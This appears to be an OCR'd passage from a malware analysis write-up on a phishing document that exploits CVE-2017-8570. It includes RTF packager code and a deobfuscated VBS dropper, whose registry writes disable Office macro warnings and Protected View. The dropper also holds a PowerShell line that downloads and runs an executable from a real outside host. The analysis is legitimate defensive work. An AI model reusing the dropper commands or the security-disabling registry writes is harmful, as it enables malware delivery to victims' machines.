




As I continued analyzing the “PO.docx” file using tools like Notepad++ and rtfdump.py, I discovered that the file exploited the CVE-2017-8570 vulnerability by abusing Microsoft Word’s frameset feature (commonly used in penetration testing).





```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -f 0 svch.doc
    4   Level  3       c=    0 p=00000049 l=   580662 h=   580650 b=        0 0 u=        0 \*\objdata
    7   Level  3       c=    0 p=0008dce8 l=     5278 h=     5266 b=        0 0 u=        0 \*\objdata
root@ubuntu:~/spam_analyzer/attachments#
```






```
import random
import string

class Package(object):
    """
    Packager spec based on:
    https://phishme.com/rtf-malware-delivery/

    Dropping method by Haifei Li:
    https://securingtomorrow.mcafee.com/mcafee-labs/dropping-files-temp-folder-raises-security-concerns/

    Found being used itw by @MalwareParty:
    https://twitter.com/MalwareParty/status/943861021260861440
    """
    def __init__(self, filename):
        self.filename = ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(15)) + '.sct'
        self.fakepath = 'C:\\fakepath\\{}'.format(self.filename)

        self.orgpath = self.fakepath
        self.datapath = self.fakepath

        with open(filename,'rb') as f:
            self.data = f.read()

        self.OBJ_HEAD = r"{\object\objemb\objw1\objh1{\*\objclass Package}{\*\objdata "
        self.OBJ_TAIL = r"0105000000000000}}"

    def get_object_header(self):
        OLEVersion = '01050000'
        FormatID = '02000000'
        ClassName = 'Package'
        szClassName = struct.pack("<I", len(ClassName) + 1).encode('hex')
        szPackageData = struct.pack("<I", len(self.get_package_data())/2).encode('hex')
```


The “svch.exe” file, which has its code hidden (obfuscated) using the Confuser tool, downloaded and executed the “svchost32.vbs” file. The “svchost32.vbs” file, in turn, downloaded the “profile.exe” file protected with ASProtect from the address “http://www[.]bluesw[.]net/wp-admin//user/” and saved it in the “%Public%” folder as “svchost.exe“, where it was then

executed.



C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
AnwEXnwu1S011 = "%"
AnwEXnwu1S011 = AnwEXnwu1S011 & "\"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "v"
AnwEXnwu1S011 = AnwEXnwu1S011 & "c"
AnwEXnwu1S011 = AnwEXnwu1S011 & "h"
AnwEXnwu1S011 = AnwEXnwu1S011 & "o"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "t"
AnwEXnwu1S011 = AnwEXnwu1S011 & "."
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "x"
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "'"
AnwEXnwu1S12 = AnwEXnwu1S1 + AnwEXnwu1S
shhh.Popup(AnwEXnwu1S12)
Set wso = CreateObject("WScript.Shell")
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
Windows Script Host
cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.bluesw.net/wp-admin//user/profile.exe ','%Public%\svchost.exe');Start-Process '%Public%\svchost.exe'
OK
Visual Basic file
length : 13.456 lines : 254
Ln : 188 Col : 11 Sel : 0 | 0
Windows (CR LF)
10 Şubat 2018 Cumartesi



C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
